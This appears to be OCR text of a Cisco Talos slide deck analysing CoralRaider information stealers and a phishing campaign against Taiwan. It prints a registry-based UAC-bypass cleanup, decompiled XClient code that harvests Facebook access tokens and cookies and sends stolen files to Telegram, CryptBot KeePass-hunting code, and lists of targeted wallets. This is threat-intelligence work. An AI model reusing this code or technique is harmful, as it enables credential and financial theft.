reg delete "HKCU\Software\Classes\.omg\" /f;
reg delete "HKCU\Software\Classes\ms-settings\" /f;
```

1. Abuses CurVer registry key feature
   - CurVer: A ProgID (Programmatic identifier) – registry key associated with COM (Component Object Model) class Object
2. Creates a ProgID ".omg" and writes the PowerShell downloader script to the registry key HKCU\Software\Classes\.omg\Shell\Open\command
3. Creates CurVer subkey in HKCU\Software\Classes\ms-settings
   And sets the default value to ".omg"
4. Gets translated to HKCU:\Software\Classes\ms-settings\shell\open\command

CISCO TALOS

CoralRaider Payloads

RotBot

A customized variant of QuasarRAT client

Evades detections, Perform recon and modifies internet proxy and functions as a loader

Loads and run XClient stealer from its resource section

XClient Stealer

- Performs anti-VM and anti-virus software evasion checks
- Captures screenshots and steals credentials and financial data, targeting variety of browsers - Chrome, Microsoft Edge, Opera, Brave, CocCoc, and Firefox browser
- Hijacks and steals data from victims' social media personal, business and advertisement accounts including Facebook, YouTube, Instagram, TikTok.
- Steals data from Telegram desktop and Discord app

```
https://adsmanager.facebook.com/ads/manager/account_settings
https://m.facebook.com/billing_hub/payment_settings
https://www.facebook.com/adsmanager/?act=
https://graph.facebook.com/v14.0/me?fields=friends&access_token=
https://graph.facebook.com/v15.0/me/picture?access_token=
https://graph.facebook.com/v14.0/me?fields=id,name,facebook_pages{verification_status,fan_count,followers_count,is_owned,name,is_published,is_promotable,parent_page,promotion_eligible,has_transitioned_to_new_page_experience,picture,roles},adaccounts,businesses{name,permitted_roles,can_use_extended_credit,primary_page,two_factor_type,client_ad_accounts,verification_status,id,created_time,is_disabled_for_integrity_reasons,sharing_eligibility_status,allow_page_management_in_www,timezone_id,timezone_offset_hours_utc,owned_ad_accounts{id,currency,timezone_offset_hours_utc,timezone_name,adtrust_dsl},business_users}&access_token=
```

```
{
    RequestHTTP requestHTTP5 = new RequestHTTP();
    string[] headers5 = new string[]
    {
        "cookie: " + p0,
        "sec-ch-prefers-color-scheme: light",
        "sec-ch-ua: \"Not?A_Brand\";v=\"8\", \"Chromium\";v=\"108\", \"Google Chrome\";v=\"108\"",
        "sec-ch-ua-mobile: ?0"
    };
    string json2 = requestHTTP5.Request("GET", "https://graph.facebook.com/v14.0/me?fields=friends&access_token=" + text, headers5, null, true, null, 60000);
    try
    {
        JObject jobject2 = new JObject();
        jobject2 = JObject.Parse(json2);
        bool flag27 = jobject2["friends"] != null;
        if (flag27)
        {
            bool flag28 = jobject2["friends"]["summary"] != null;
            if (flag28)
            {
                bool flag29 = jobject2["friends"]["summary"]["total_count"] != null;
                if (flag29)
                {
                    c00008b.FacebookFriends = jobject2["friends"]["summary"]["total_count"].ToString();
                }
            }
        }
    }
    catch (Exception ex6)
    {
        c0000de.f0001f2.AppendLine("Error Get Friends Facebook");
        c0000de.f0001f2.AppendLine(ex6.ToString());
    }
}
```

CISCO TALOS

XClient Stealer - Exfiltration

Exfiltrate stolen data to Telegram C2

```
{
    bool flag = !c0000de.p0000e5;
    if (!flag)
    {
        bool flag2 = string.IsNullOrEmpty(p0);
        if (flag2)
        {
            this.m000193(p1);
        }
        else
        {
            HttpClient httpClient = new HttpClient();
            Task<HttpResponseMessage> task = httpClient.SendAsync(new HttpRequestMessage(HttpMethod.Post, Encoding.UTF8.GetString(Convert.FromBase64String
              ("aHR0cHM6Ly9hcGkudGVsZWdyYW0ub3JnL2JvdA==")) + "" + Encoding.UTF8.GetString(Convert.FromBase64String("L3NlbmREb2N1bWVudA==")))
            {
                    https://api.telegram.org/bot                                                                    /sendDocument
                Content = new MultipartFormDataContent
                {
                    {
                        new StreamContent(File.OpenRead(p0)),
                        Encoding.UTF8.GetString(Convert.FromBase64String("ZG9jdW1lbnQ=")), document
                        p0
                    },
                    {
                        new StringContent(""),
                        Encoding.UTF8.GetString(Convert.FromBase64String("Y2hhdF9pZA==")) chat_id
                    },
                    {
                        new StringContent(p1),
                        Encoding.UTF8.GetString(Convert.FromBase64String("Y2FwdGlvbg==")) caption
                    }
                }
            });
        }
    }
}
```

Telegram API

- /sendDocument
- /sendPhoto
- /sendMessage

CryptBot

Typical information stealer discovered in 2019

Steals browsers, cryptocurrency wallets, browser cookies, and credit cards

New variant is packed with VMProtect V2.0.3-2.13

Targeted Data and Applications

by new Cryptbot variant

Web Browsers

- Avast Secure Browser
- Brave
- Mozilla Firefox
- Cleaner Browser
- Vivaldi
- Google Chrome
- Opera
- Microsoft Edge
- Chromium
- Slimjet
- Comado Dragon
- Caccoc
- 360Chromex
- Cent Browser
- AVG Web Browser
- CatsxpSoftware

Applications

- Java
- Trezor
- KeePass
- Authy two-factor authentication
- Google Authenticator

Cryptocurrency wallets

- Bitcoin
- Litecoin
- Dogecoin
- Motamask
- Argent X
- Braavos
- Polka
- Soltiare
- Bitwarden
- Last pass
- EnKrypt
- Meowcoin
- Rabby
- ZiPay
- Exodusweb3
- Trust
- Martian aptos
- Mult BitHD
- Electrum
- OKX
- Backpack
- Xverse
- UniSat
- Tonkeeper
- Safepal
- Binance
- Phantom
- Sollet
- TronLink
- Guarda
- Atomic
- Yorol
- Jaxx Liberty
- Kepir
- Tezos
- Bitbox
- Ledger Live
- Waves-cient
- Exodus_Eden

CISCO TALOS

Cryptbot

- Steals credentials from Password manager databases
- Steals data from authenticator application
- Different versions of database files having different file extensions

```
.text:00D470DA ; ---------------------------------------------------------------------------
.text:00D470DA                 push    0C8h
.text:00D470DF                 mov     edx, offset aSleep ; "Sleep"
.text:00D470E4                 mov     ecx, 1
.text:00D470E9                 call    function_call
.text:00D470EE                 call    eax
.text:00D470F0                 push    offset aTrezorPassword ; "Trezor_Password_Manager"
.text:00D470F5
.text:00D470F5 loc_D470F5:                             ; CODE XREF: sub_D46EE0+595↓j
.text:00D470F5                                         ; sub_D46EE0+6A5↓j ...
.text:00D470F5                 push    1
.text:00D470F7                 push    dword_D98880
.text:00D470FD
.text:00D470FD loc_D470FD:                             ; CODE XREF: sub_D46EE0+489↓j
.text:00D470FD                                         ; sub_D46EE0+658A↓j ...
.text:00D470FD                 mov     edx, ebx
.text:00D470FF                 mov     ecx, edi
.text:00D47101                 call    sub_D46630
.text:00D47106                 add     esp, 0Ch
.text:00D47109                 inc     dword_D98880
.text:00D4710F                 jmp     loc_D7D489
```

```
      v24 = 940000;
ABEL_71:                                // KeePass 2.x database files are .kdbx, while KeePass 1.x are .kdb
      if ( (int)expend(file_path, L".kdb") || (int)expend(file_path, L".kdbx") || (int)expend(file_path, L".pwd") )
      {
        if ( v24 || (v30 = (int (*)(void))function_call(1, "GetProcessHeap"), v24 = v30(), (940000 = v24) != 0) )
        {
          v31 = (int (__stdcall *)(int, int, int))function_call(1, "HeapAlloc");
          v32 = v31(v24, 8, 2048);
          if ( v32 )
          {
            v41 = ++dword_D99404;
            v33 = (void (*)(int, int, const wchar_t *, ...))function_call(4, "wnsprintfW");
            v33(v32, 2048, L"Files\\KeePass\\%d.%wS", v41, file_path);
            ((void (__cdecl *)(int, _DWORD, int))sub_D44F00)(v6, 0, 18);
            if ( 940000 )
            {
              v39 = 940000;
              v34 = (void (__stdcall *)(int, _DWORD, int))function_call(1, "HeapFree");
              v34(v39, 0, v32);
```

CISCO TALOS

LummaC2

Sold in underground market for years

Has custom obfuscation algorithm

The C2 domains are encrypted with a symmetric algorithm

Steals victim data including discord credentials

CISCO TALOS

LummaC2

```
.text:00440724          movups  xmm0, xmmword ptr ds:aD_3 ; "D\x00i\x00s\x00c\x00o\x00r\x00d"  Discord
.text:0044072B          movups  xmmword ptr [ebx], xmm0
.text:0044072E          movups  xmm0, xmmword ptr ds:byte_45CC80
.text:00440735          movups  xmmword ptr [ebx+10h], xmm0
.text:00440739          movups  xmm0, xmmword ptr ds:aD+4 ; "s\x00c\x00o\x00r\x00d\x00C\x00a\x00n"...
.text:00440740          movups  xmmword ptr [ebx+20h], xmm0
.text:00440744          movups  xmm0, xmmword ptr ds:aD+14
.text:0044074B          movups  xmmword ptr [ebx+30h], xmm
.text:0044074F          movdqu  xmm0, xmmword ptr ds:aD_0+
.text:00440757          movdqu  xmmword ptr [ebx+40h], xmm
.text:0044075C          mov     dword ptr [ebx+50h], 0
.text:00440763          mov     eax, [esi+28h]
.text:00440766          mov     [eax], ebx
.text:00440768          lea     eax, [ebx+54h]
.text:0044076B          mov     ecx, [esi+78h]
.text:0044076E          mov     [ecx], eax

aD              db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'C',0,'a',0,'n',0,'a',0,'r'
                                        ; DATA XREF: .text:00440663↑r  DiscordCanary
                                        ; .text:00440739↑r
                db 0,'y',0,0,0
aD_0            db 'D',0,'i',0,'s',0,'c',0,'o',0,'r',0,'d',0,'P',0,'T',0,'B',0
                                        ; DATA XREF: .text:00440679↑r  DiscordPTB
                                        ; .text:0044074F↑r
                db    0
                db    0
                db    0
```

```
fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2C0
 cmp byte ptr ds:[eax+ecx+1],0
 lea ecx,dword ptr ds:[ecx+1]
 jne fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2C0

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2CA
 mov edx,ecx
 and edx,FFFFFFFC
 mov edi,ecx
 and edi,3
 mov ebx,ecx ; ebx:"op"
 or ebx,3 ; ebx:"op"
 imul ebx,edi ; ebx:"op"
 xor edi,3
 imul edi,edx
 add ebx,edi ; ebx:"op"
 shr ebx,2 ; ebx:"op"
 movzx edx,byte ptr ds:[eax+ecx-1]
 cmp edx,3D ; 3D:'='
 je fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2F6

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F1
 cmp edx,2E ; 2E:'.'
 jne fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.EFB2F7

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F6
 dec ebx ; ebx:"op"

fckkcdw_7682ec1cc9155e1dfa2ec2817f0510ac3f66800299088143f8a6b58eeb9a96c8.00EFB2F7
 movzx edx,byte ptr ds:[eax+ecx-2]
 cmp edx,3D ; 3D:'='
```

CISCO TALOS

Rhadamanthys


Advertised in underground in September 2022

Author has released its newer version V0.6.0

Attacker uses a Python executable as a loader

CISCO TALOS

Rhadamanthys Cycle



Python decoder script

Replaces binary code from 0 to 9 and decodes second stage

Python injector

Allocates memory block and injects stealer to the process

Unpacks the malware

Unpacks to a Custom magic header “XS”

Targeted process for injection

- "%Systemroot%\\system32\\dialer.exe"
- "%Systemroot%\\system32\\openwith.exe"

CISCO TALOS

BSR (Binary Stub Replacer) Crypter


- 73 BSR PyInstaller samples consisting of 32 unique BSR Crypters on VirusTotal
- BSR (Binary Stub Replacer) python script are based on
  - open-source Condor project
  - open-source Divinity Protector
- New ABD Downloader, used dead-drop resolver for configuration and download address.


https://www.ciphertechsolutions.com/acce-release-notes-v2-5-20240520/

Phishing Mail Campaign Target Taiwan

Target Traditional Chinese Speakers

Example : [Redacted] 的影片內容遭到侵犯版權.exe
(translates to “[Redacted]'s video content has been copyright infringed.exe”)





Fake PDF


- Well-known technology and media companies in Taiwan and Hong Kong


Phishing emails

- Well-known industrial motor manufacturer and online shopping store in Taiwan

Phishing Campaign Infection Summary

- Phishing email containing a malicious download link
- Third-party cloud link downloads the malicious RAR file
- Malicious RAR file contains a fake PDF malware and an image printing file






Phishing Campaign Infrastructure

Abusing 3-party

The actor is using the third-party data storage service as a download server to deceive network defenders

1. Google's Appspot.com domains
2. Short URL created by a third-party service
3. Dropbox service




CISCO TALOS

Phishing Campaign Fake PDF

Payload

Embed LummaC2 or Rhadamanthys information stealers into legitimate binary

- iMazing Converter
- Foobar2000
- Punto Switcher
- PDF Visual Repair
- LedStatusApp
- PrivacyEraser



CISCO TALOS

LummaC2

Sold in underground market for years

Using custom obfuscation algorithm and loader

The C2 domains are encrypted with a symmetric algorithm

Steals victim data including system details, web browsers, cryptocurrency wallets, and browser extensions

CISCO TALOS

Call Unknown Lib Run Malicious Code Functions

Jump code to shellcode block (Shellcode = LummaC2)

```
.text:0056F19A ; int __cdecl Lummac2_point_function(int)
.text:0056F19A Lummac2_point_function proc near        ; CODE XREF: sub_563703+5B↑p
.text:0056F19A                                         ; sub_569D29+2D↑p ...
.text:0056F19A
.text:0056F19A arg_0           = dword ptr  8
.text:0056F19A
.text:0056F19A                 push    ebp
.text:0056F19B                 mov     ebp, esp
.text:0056F19D                 push    [ebp+arg_0]
.text:0056F1A0                 call    unknown_libname_49 ; Microsoft VisualC 14/net runtime
.text:0056F1A5                 pop     ecx
.text:0056F1A6                 pop     ebp
.text:0056F1A7                 retn
.text:0056F1A7 Lummac2_point_function endp
```

Encrypted shellcode

```
02D203EE  03DD              add ebx,ebp
02D203F0  46                inc esi
02D203F1  48                dec eax
02D203F2  83EF 04           sub edi,4
02D203F5  0F85 0CFDFFFF     jne 2D20107
02D203FB  F6C4 D6           test ah,D6
02D203FE  22AD 70C4A349     and ch,byte ptr ss:[ebp+49A3C470]
02D20404  A8 20             test al,20
02D20406  9F                lahf
02D20407  49                dec ecx
02D20408  50                push eax
02D20409  3C DF             cmp al,DF
02D2040B  9D                popfd
02D2040C  26                ???
02D2040D  C6                ???
02D2040E  CB                ret far
02D2040F  F6C4 D6           test ah,D6
02D20412  22D0              and dl,al
02D20414  13C7              adc eax,edi
02D20416  D3B1 C9B9A349     shl dword ptr ds:[ecx+49A3B9C9],cl
02D2041C  C7                ???
02D2041D  7F 5F             jg 2D2047E
02D2041F  B1 81             mov cl,81
02D20421  B8 A349C77F       mov eax,7FC749A3
02D20426  6BE2 90           imul esp,edx,FFFFFF90
